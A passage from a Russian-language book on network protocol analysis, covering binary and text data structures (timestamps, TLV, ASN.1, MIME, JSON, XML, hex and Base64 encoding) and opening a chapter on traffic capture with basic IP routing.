


Рис. 3.12. «Hello» как строка неявной длины




Рис. 3.13. «Hello» в виде строки с дополнением «$»

Даты и время

Для протокола может быть очень важно получить правильную дату и время. И то, и другое можно использовать в качестве метаданных, таких как временные метки изменения файлов в сетевом файловом протоколе, а также для определения истечения срока действия учетных данных для аутентификации. Неправильная установка временной метки может вызвать серьезные проблемы с безопасностью. Метод представления даты и времени зависит от требований к использованию, платформы, на которой работают приложения, и требований протокола к пространству. В следующих разделах мы обсудим два распространенных представления, POSIX/Unix-время и FILETIME.

POSIX/Unix-время

POSIX/Unix-время хранится как 32-битное целое число со знаком, представляющее количество секунд, прошедших с эпохи Unix, которая обычно указывается как 00:00:00 (UTC), 1 января 1970 года. Хотя это не таймер высокой четкости, его достаточно для большинства сценариев. Будучи 32-битным числом, это значение ограничено 03:14:07 (UTC) 19 января 2038 года, после чего представление будет переполнено. Некоторые современные операционные системы теперь используют 64-битное представление для решения этой проблемы.

Windows FILETIME

Windows FILETIME – это формат даты и времени, используемый Microsoft Windows для временных меток файловой системы. Будучи единственным форматом в Windows с простым двоичным представлением, он также присутствует в различных протоколах.

Формат FILETIME – это 64-битное целое число без знака. Одна единица целого числа представляет интервал 100 нс. Начало отсчета формата времени – 00:00:00 (UTC), 1 января 1601 г. Это дает формату FILETIME больший диапазон по сравнению с форматом POSIX/Unix-времени.

Шаблон TLV

Легко представить, как отправлять неважные данные с помощью простых протоколов, но отправка более сложных и важных данных требует пояснений. Например, протокол, который может отправлять различные типы структур, должен иметь способ представления границ структуры и ее типа.

Один из способов представления данных – *шаблон TLV* (Tag – Length – Value). Значение Tag представляет тип данных, отправляемых протоколом, который обычно представляет собой числовое значение (обычно это список возможных значений). Но это может быть что угодно, что придает структурам данных уникальный шаблон. Length и Value – значения переменной длины. Порядок, в котором отображаются значения, не важен; на самом деле Tag может быть частью Value. На рис. 3.14 показано несколько способов расположения этих значений.




Рис. 3.14. Возможные варианты расположения TLV

Отправленное значение Tag можно использовать, чтобы определить, как дальше обрабатывать данные. Например, учитывая два типа тегов, один из которых указывает учетные данные для аутентификации для приложения, а другой представляет сообщение, передаваемое парсеру, мы должны иметь возможность различать два типа данных. Одним из существенных преимуществ этого шаблона является тот факт, что он позволяет нам расширять протокол, не нарушая

работу приложений, которые не были обновлены для поддержки обновленного протокола. Поскольку каждая структура отправляется со связанными тегом и длиной, парсер протокола может игнорировать структуры, которые он не понимает.

Мультиплексирование и фрагментация

Часто при обмене данными между компьютерами несколько задач должны выполняться одновременно. Например, рассмотрим *протокол удаленного рабочего стола* (*RDP*): пользователь может перемещать курсор мыши, печатать на клавиатуре и передавать файлы на удаленный компьютер, в то время как изменения на дисплее и в аудио передаются обратно пользователю (рис. 3.15).




Рис. 3.15. Данные, необходимые для протокола RDP

Такая сложная передача данных не принесла бы большого удовольствия, если бы приходилось дождаться завершения 10-минутного аудиофайла перед обновлением дисплея. Конечно, можно было бы пойти обходным путем и открыть несколько подключений к удаленному компьютеру, но для этого потребовалось бы больше ресурсов. Вместо этого многие протоколы используют *мультиплексирование*, которое позволяет нескольким соединениям совместно использовать одно и то же базовое сетевое соединение.

Мультиплексирование (показанное на рис. 3.16) определяет механизм внутреннего *канала*, который позволяет одному соединению размещать несколько типов трафика путем разбиения крупных передач на небольшие фрагменты. После чего они объединяются в одно соединение. При анализе протокола вам, возможно, потребуется выполнить демультиплексирование этих каналов, чтобы вернуть исходные данные.

К сожалению, некоторые сетевые протоколы ограничивают тип данных, которые можно передать, и размер каждого пакета данных – проблема, обычно встречающаяся при иерархии протоколов. Например, Ethernet определяет максимальный размер кадров трафика как 1500 октетов, и запуск IP вызывает проблемы, потому что максимальный размер IP-пакетов может составлять 65 536 байт. *Фрагментация* призвана решить эту проблему: она использует механизм, позволяю-

щий сетевому стеку преобразовывать большие пакеты в более мелкие фрагменты, когда приложение или ОС знает, что весь пакет не может быть обработан следующим уровнем.




Рис. 3.16. Мультиплексированные данные RDP

Информация о сетевом адресе

Представление информации о сетевых адресах в протоколе обычно следует довольно стандартному формату. Поскольку мы почти наверняка имеем дело с протоколами TCP или UDP, наиболее распространенным двоичным представлением является IP-адрес в виде 4- или 16-октетного значения (для IPv4 или IPv6) наряду с 2-октетным портом. По соглашению эти значения обычно хранятся как целые числа с прямым порядком байтов.

Также можно увидеть, что вместо низкоуровневых адресов отправляются имена хостов. Поскольку имена хостов представляют собой просто строки, они следуют шаблонам, используемым для отправки строк переменной длины, о которых шла речь ранее в разделе «Данные переменой длины». На рис. 3.17 показано, как могут появиться некоторые из этих форматов.

Структурированные двоичные форматы

Хотя у пользовательских сетевых протоколов есть привычка изобретать колесо, иногда имеет смысл перепрофилировать существующие конструкции при описании нового протокола. Например, одним из распространенных форматов, встречающихся в двоичных протоколах, является *Abstract Syntax Notation 1* (*ASN.1*). ASN.1 – основа для таких протоколов, как SNMP. Это механизм кодирования для всех видов криптографических значений, таких как сертификаты X.509.




Рис. 3.17. Сетевая информация в двоичном формате

ASN.1 стандартизирован ISO, IEC и ITU в серии X.680. Он определяет абстрактный синтаксис для представления структурированных данных. Данные представлены в протоколе в зависимости от правил кодирования, и существует множество кодировок. Но вы, скорее всего, столкнетесь с *особыми правилами кодирования* (*DER*), которые разработаны для представления структур ASN.1 таким образом, чтобы их нельзя было истолковать неправильно – полезное свойство для криптографических протоколов. Представление DER – хороший пример протокола TLV.

Вместо того чтобы подробно рассматривать ASN.1 (а на это уйдет значительная часть книги), я приведу листинг, демонстрирующий ASN.1 для сертификатов X.509.

Листинг 3.1. Представление ASN.1 для сертификатов X.509

```
Certificate  ::=  SEQUENCE    {
     version         [0]  EXPLICIT Version DEFAULT v1,
     serialNumber         CertificateSerialNumber,
     signature            AlgorithmIdentifier,
     issuer               Name,
     validity             Validity,
     subject              Name,
```

```
    subjectPublicKeyInfo SubjectPublicKeyInfo,
    issuerUniqueID  [1]  IMPLICIT UniqueIdentifier OPTIONAL,
    subjectUniqueID [2]  IMPLICIT UniqueIdentifier OPTIONAL,
    extensions      [3]  EXPLICIT Extensions OPTIONAL
}
```

Это абстрактное определение сертификата X.509 может быть представлено в любом из форматов кодирования ASN.1. В листинге 3.2 показан фрагмент закодированной в DER формы, выгруженной в виде текста с помощью утилиты OpenSSL.

Листинг 3.2. Небольшой образец сертификата X.509

```
$ openssl asn1parse -in example.cer
    0:d=0 hl=4 l= 539 cons: SEQUENCE
    4:d=1 hl=4 l= 388 cons: SEQUENCE
    8:d=2 hl=2 l=   3 cons: cont [ 0 ]
   10:d=3 hl=2 l=   1 prim: INTEGER         :02
   13:d=2 hl=2 l=  16 prim: INTEGER         :19BB8E9E2F7D60BE48BFE6840B50F7C3
   31:d=2 hl=2 l=  13 cons: SEQUENCE
   33:d=3 hl=2 l=   9 prim: OBJECT          :sha1WithRSAEncryption
   44:d=3 hl=2 l=   0 prim: NULL
   46:d=2 hl=2 l=  17 cons: SEQUENCE
   48:d=3 hl=2 l=  15 cons: SET
   50:d=4 hl=2 l=  13 cons: SEQUENCE
   52:d=5 hl=2 l=   3 prim: OBJECT          :commonName
   57:d=5 hl=2 l=   6 prim: PRINTABLESTRING :democa
```

Структуры текстового протокола

Текстовые протоколы – хороший выбор, когда основной целью является передача текста, поэтому протоколы передачи почты, обмена мгновенными сообщениями и агрегирования новостей обычно основаны на тексте. Текстовые протоколы должны иметь структуру, аналогичную двоичным протоколам. Причина в том, что хотя их основное содержание различается, оба типа протоколов разделяют цель переноса данных из одного места в другое.

В следующем разделе подробно описаны некоторые распространенные структуры текстовых протоколов, с которыми вы, вероятно, столкнетесь в реальном мире.

Числовые данные

На протяжении тысячелетий наука и письменные языки изобретали способы представления числовых значений в текстовом формате. Конечно, компьютерные протоколы не обязательно должны быть удобочитаемыми, но зачем изо всех сил стараться сделать протокол недоступным для чтения (если ваша цель не преднамеренное запутывание)?

Целые числа

Целочисленные значения легко представить, используя представление текущего набора символов от 0 до 9 (или от A до F, если оно шестнадцатеричное). В этом простом представлении ограничения размера не имеют значения, и если число должно быть больше, чем размер двоичного слова, то можно добавить цифры. Конечно, лучше надеяться, что парсер протокола сможет обработать лишние цифры, иначе неизбежно возникнут проблемы с безопасностью.

Чтобы создать число со знаком, нужно добавить знак минуса (–) в начало числа; для положительных чисел подразумевается использование знака плюса (+).

Десятичные числа

Десятичные числа обычно определяются с использованием удобочитаемых форм. Например, можно написать число 1.234, используя символ точки, чтобы разделить целую и дробную части числа; однако после этого по-прежнему необходимо учитывать требование парсинга значения.

Двоичные представления, такие как числа с плавающей точкой, не могут точно представлять все десятичные значения с конечной точностью (так же, как десятичные дроби не могут представлять числа вроде 1/3). Этот факт может затруднить представление некоторых значений в текстовом формате и вызвать проблемы с безопасностью, особенно при сравнении значений.

Текстовые логические значения

Логические значения легко представить в текстовых протоколах. Обычно для этого используются слова *true* или *false*. Но на всякий случай некоторые протоколы могут потребовать, чтобы слова были написаны с заглавной буквы, дабы они были действительными. А иногда вместо слов будут использоваться целочисленные значения, например 0 для *false* и 1 для *true*, но не очень часто.

Даты и время

На простом уровне закодировать дату и время легко: просто представьте их так, как если бы они были написаны на понятном человеку языке. Пока все приложения согласны с представлением, этого должно быть достаточно.

К сожалению, не все могут договориться о стандартном формате, поэтому обычно используется много конкурирующих представлений дат. Это может стать особенно острой проблемой в таких приложениях, как почтовые клиенты, которым необходимо обрабатывать все виды международных форматов дат.

Данные переменной длины

Все протоколы, кроме самых тривиальных, должны иметь способ разделения важных текстовых полей, чтобы их можно было легко интерпретировать. Когда текстовое поле отделено от исходного протокола, обычно оно называется *токеном*. Некоторые протоколы определяют фиксированную длину токенов, но гораздо чаще требуются типы данных переменной длины.

Текст с разделителями

Разделение токенов с помощью символов-разделителей – очень распространенный способ разделения токенов и полей, который прост для понимания и легок для конструирования и анализа. В качестве разделителя можно использовать любой символ (в зависимости от типа передаваемых данных), но в удобочитаемых форматах чаще всего встречаются пробелы. При этом разделитель не обязательно должен быть пробелом. Например, протокол обмена финансовой информацией (FIX) разграничивает токены с помощью символа начала заголовка ASCII (SOH) со значением 1.

Терминированный текст

Протоколы, определяющие способ разделения отдельных токенов, также должны иметь способ определения условия окончания команды. Если протокол разбит на отдельные строки, они должны быть каким-то образом завершены. Большинство известных текстовых интернет-протоколов являются *строчно-ориентированными*, например HTTP и IRC; обычно строки ограничивают целые структуры, например конец команды.

Что составляет символ конца строки? Зависит от того, кого вы спрашиваете. Разработчики ОС обычно определяют символ конца строки как *перевод строки* ASCII (LF), который имеет значение 10; *возврат каретки* (CR) со значением 13; или сочетание CR LF. Такие протоколы, как HTTP и SMTP, определяют его как официальное сочетание конца строки. Однако встречается так много некорректных реализаций, что большинство парсеров также принимают обычный перевод строки как указатель конца строки.

Структурированные текстовые форматы

Как и в случае со структурированными двоичными форматами, такими как ASN.1, обычно нет причин изобретать велосипед, если вы хотите представить структурированные данные в текстовом протоколе. Можно рассматривать структурированные текстовые форматы как текст с разделителями на стероидах, и поэтому должны существовать правила для представления значений и построения иерархий. Учитывая это, я опишу три формата, которые обычно используются в реальных текстовых протоколах.

Многоцелевые расширения интернет-почты (MIME)

Первоначально разработанный для отправки составных сообщений электронной почты, стандарт MIME (*Multipurpose Internet Mail Extensions* – многоцелевые расширения интернет-почты) нашел свое применение в ряде протоколов, таких как HTTP. Спецификация в RFC 2045, 2046 и 2047 наряду со множеством других связанных RFC определяет способ кодирования нескольких дискретных вложений в одном сообщении с кодировкой MIME.

Эти сообщения разделяют части тела письма, определяя общую разделительную линию с префиксом из двух тире (--). Сообщение завершается следующими за этим разделителем такими же двумя дефисами. В листинге 3.3 показан пример текстового сообщения, объединенного с двоичной версией того же сообщения.

Листинг 3.3. Простое сообщение с кодировкой MIME

```
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary=MSG_2934894829

This is a message with multiple parts in MIME format.
--MSG_2934894829
Content-Type: text/plain

Hello World!
--MSG_2934894829
Content-Type: application/octet-stream
Content-Transfer-Encoding: base64

PGh0bWw+Cjxib2R5PgpIZWxsbyBXb3JsZCEKPC9ib2R5Pgo8L2h0bWw+Cg==
--MSG_2934894829—
```

Одно из наиболее распространенных применений MIME – значения Content-Type, которые обычно называют *типами MIME*. MIME-тип широко используется при обслуживании содержимого HTTP и в операционных системах для сопоставления приложения с определенным типом содержимого. Каждый тип состоит из формы данных, которые он представляет, например *текста* или *приложения*, в формате данных. В данном случае `plain` – это незакодированный текст, а `octet-stream` – это последовательность байтов.

Текстовый формат обмена данными, основанный на JavaScript (JSON)

JSON (*JavaScript Object Notation*) был разработан как простое представление для структуры на основе формата объекта, предоставляемого языком программирования JavaScript. Первоначально он использовался для передачи данных между веб-страницей в браузере и серверной службы, например в асинхронном JavaScript и XML (AJAX). В настоящее время обычно он используется для передачи данных веб-сервисов и всевозможных других протоколов.

Формат JSON прост: объект JSON заключается в фигурные скобки ({}) в виде символов ASCII. В этих скобках содержится ноль или более элементов, каждый из которых состоит из ключа и значения. Например, в листинге 3.4 показан простой объект JSON, состоящий из целочисленного индексного значения «Hello world!» в качестве строки и массива строк.

Листинг 3.4. Простой объект JSON

```
{
   "index" : 0,
   "str" : "Hello World!",
   "arr" : [ "A", "B" ]
}
```

Формат JSON был разработан для обработки JavaScript, и его можно разобрать с помощью функции `eval`. К сожалению, использование этой функции сопряжено со значительным риском для безопасности; а именно во время создания объекта можно вставить произвольный код сценария. Хотя большинство современных приложений используют библиотеку парсинга, для которой не требуется подключение к JavaScript, стоит убедиться, что произвольный код JavaScript не выполняется в контексте приложения. Это может привести к потенциальным проблемам с безопасностью, таким как *межсайтовый скриптинг* (XSS). Это уязвимость, при которой управляемый злоумышленником код JavaScript может выполняться в контексте другой веб-страницы, позволяя ему получить доступ к защищенным ресурсам страницы.

Расширяемый язык разметки (XML)

Extensible Markup Language (*XML*) – это язык разметки для описания формата структурированного документа. Разработанный консорциумом W3C, он берет свое начало из Standard Generalized Markup Language (SGML). Он во многом похож на HTML, но стремится к более строгому определению, чтобы упростить парсеры и не создавать проблем с безопасностью[1].

На базовом уровне XML состоит из элементов, атрибутов и текста. *Элементы* – это основные структурные значения. У них есть имя, и они могут содержать дочерние элементы или текст. В одном документе разрешен только один корневой элемент. *Атрибуты* – это дополнительные пары типа «имя-значение», которые можно присвоить элементу. Они имеют форму *name = "Value"*. Текстовое содержимое – это просто текст. Текст – это дочерний элемент элемента или компонент значения атрибута.

[1] Просто спросите тех, кто пытался разобрать HTML на предмет ошибок в коде сценария, насколько сложной может быть эта задача при отсутствии строгого формата.

В листинге 3.5 показан очень простой XML-документ с элементами, атрибутами и текстовыми значениями.

Листинг 3.5. Простой XML-документ

```
<value index="0">    <str>Hello World!</str>
    <arr><value>A</value><value>B</value></arr>
</value>
```

Все данные XML являются текстовыми; в спецификации XML не указана информация о типе, поэтому парсер должен знать, что представляют собой значения. Некоторые спецификации, такие как XML Schema, направлены на устранение недостатка информации данного типа, но они не требуются для обработки содержимого XML. Спецификация XML определяет список правильно сформированных критериев, которые можно использовать, чтобы определить, соответствует ли документ XML минимальному уровню структуры.

XML используется во многих различных местах для определения того, как информация передается в протоколе, например в Rich Site Summary (RSS). Он также может быть частью протокола, как в Extensible Messaging and Presence Protocol (XMPP).

Кодирование двоичных данных

На заре становления компьютерных коммуникаций 8-битные байты не были нормой. Поскольку бо́льшая часть данных была текстовой и была ориентирована на англоязычные страны, было экономически целесообразно отправлять только 7 бит на каждый байт, как того требует стандарт ASCII. Это позволяло другим битам обеспечивать управление протоколами последовательной связи или повышать производительность. Все это в значительной степени отражено в некоторых ранних сетевых протоколах, таких как SMTP или NNTP, которые предполагают 7-битные каналы связи.

Но 7-битное ограничение представляет проблему, если вы хотите отправить забавную картинку своему другу по электронной почте или написать письмо с использованием набора символов, не относящихся к английскому языку. Чтобы преодолеть это ограничение, разработчики создали несколько способов кодирования двоичных данных в виде текста. Каждый из них обладает разной степенью эффективности или сложности.

Как оказалось, у возможности конвертировать двоичный контент в текст по-прежнему есть свои преимущества. Например, если вы хотите отправить двоичные данные в структурированном текстовом формате, таком как JSON или XML, то вам может потребоваться соответствующее экранирование разделителей. Вместо этого можно выбрать существующий формат кодирования, например Base64, для отправки двоичных данных, и его легко поймут обе стороны.

Рассмотрим некоторые наиболее распространенные схемы кодирования двоичного кода в текст, с которыми вы, вероятно, столкнетесь при изучении текстового протокола.

Шестнадцатеричное кодирование

Один из самых простых способов кодирования двоичных данных – это *шестнадцатеричное кодирование*. В шестнадцатеричном кодировании каждый октет разбивается на два 4-битных значения, которые преобразуются в два текстовых символа, обозначающих шестнадцатеричное представление. В результате вы получаете простое представление двоичного файла в текстовой форме, как показано на рис. 3.18.




Рис. 3.18. Пример шестнадцатеричного кодирования двоичных данных

Несмотря на простоту, шестнадцатеричное кодирование неэффективно, поскольку все двоичные данные автоматически становятся на 100 % больше, чем были изначально. Но одно из преимуществ состоит в том, что операции кодирования и декодирования быстрые и простые и мало что может пойти не так, а это определенно выгодно с точки зрения безопасности.

HTTP определяет аналогичную кодировку для URL-адресов и некоторых текстовых протоколов. Это называется *процентным кодированием*. Вместо того чтобы кодировать все данные, в шестнадцатеричный формат преобразуются только непечатаемые данные, а значения обозначаются префиксом с помощью символа %. Если бы процентное кодирование использовалось для кодирования значения на рис. 3.18, то вы бы получили это: %06%E3%58.

Base64

Чтобы противостоять очевидной неэффективности шестнадцатеричного кодирования, можно использовать Base64, схему кодирования, первоначально разработанную как часть спецификаций MIME. Число *64* в названии относится к количеству символов, используемых для кодирования данных.

Входной двоичный файл делится на отдельные 6-битные значения, достаточные для представления от 0 до 63. Это значение затем ис-

пользуется для поиска соответствующего символа в таблице кодирования, как показано на рис. 3.19.

Нижние 4 бита

Верхние 2 бита	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
1	Q	R	S	T	U	V	W	X	Y	Z	a	b	c	d	e	f
2	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v
3	w	x	y	z	0	1	2	3	4	5	6	7	8	9	+	/

Рис. 3.19. Таблица кодировки Base64

Но у этого подхода есть проблема: когда 8 бит делятся на 6, остается 2 бита. Чтобы решить эту проблему, ввод осуществляется в единицах по три октета, потому что деление 24 бит на 6 бит дает 4 значения. Таким образом, Base64 кодирует 3 байта в 4, что составляет увеличение всего на 33 %, а это значительно лучше, чем при шестнадцатеричном кодировании. На рис. 3.20 показан пример кодирования трехоктетной последовательности в Base64.




Рис. 3.20. Кодируем 3 байта как 4 символа

Но при такой стратегии возникает еще одна проблема. Что, если у вас есть только один или два октета для кодирования? Не приведет ли это к сбою? Base64 решает эту проблему, определяя символ-заполнитель, знак равенства (=). Если в процессе кодирования нет доступных для использования допустимых битов, кодировщик закодирует

это значение как заполнитель. На рис. 3.21 показан пример кодирования только одного октета. Обратите внимание, что он генерирует два символа-заполнителя. Если бы были закодированы два октета, Base64 сгенерировал бы только один.




Рис. 3.21. Кодируем 1 байт как 3 символа

Чтобы преобразовать данные обратно в двоичные, просто выполните эти действия в обратном порядке. Но что произойдет, если во время декодирования вам встретится символ, отличный от Base64? Что ж, это решать приложению. Мы можем только надеяться, что он примет безопасное решение.

Заключительное слово

В этой главе мы определили множество способов представления значений данных в двоичных и текстовых протоколах и обсудили, как представить числовые данные, например целые числа, в двоичном формате. Понимание того, как октеты передаются в протоколе, имеет решающее значение для успешного декодирования значений. В то же время важно определить множество способов представления значений данных переменной длины, поскольку они, возможно, являются наиболее важной структурой, с которой вы столкнетесь в сетевом протоколе. Если вы будете анализировать больше сетевых протоколов, то увидите, что одни и те же структуры используются неоднократно. Возможность быстро идентифицировать структуры является ключом к простой обработке неизвестных протоколов.

В главе 4 мы рассмотрим несколько реальных протоколов и разберем их, чтобы увидеть, как они соответствуют описаниям, представленным в этой главе.

4

РАСШИРЕННЫЙ ПЕРЕХВАТ ТРАФИКА ПРИЛОЖЕНИЙ

Обычно методов перехвата сетевого трафика, которые вы изучили в главе 2, должно быть достаточно, но иногда приходится сталкиваться с запутанными ситуациями, требующими более сложных способов перехвата. Бывает, проблема заключается во встроенной платформе, которую можно настроить только с помощью протокола DHCP; в других случаях у вас может быть сеть, где у вас мало возможностей для контроля, только если вы не подключены к ней напрямую.

Большинство передовых методов перехвата трафика, обсуждаемых в этой главе, используют существующую сетевую инфраструктуру и протоколы для перенаправления трафика. Ни один из них не требует специального оборудования; все, что вам понадобится, – это программные пакеты, обычно встречающиеся в различных операционных системах.

Перенаправление трафика

IP – это *маршрутизируемый* протокол, т. е. ни одному из узлов в сети не нужно знать точное местоположение других узлов. Когда один узел

хочет отправить трафик другому узлу, к которому он не подключен напрямую, он отправляет трафик *шлюзу*, который пересылает трафик получателю. Обычно шлюз также называют *маршрутизатором*. Это устройство, которое перенаправляет трафик из одного места в другое.

Например, на рис. 4.1 клиент 192.168.56.10 пытается отправить трафик на сервер 10.1.1.10, но у клиента нет прямого подключения к серверу. Сначала он отправляет трафик, предназначенный для сервера, маршрутизатору A. В свою очередь, маршрутизатор A отправляет трафик маршрутизатору B, у которого есть прямое соединение с целевым сервером. Маршрутизатор B передает трафик до конечного адреса назначения.

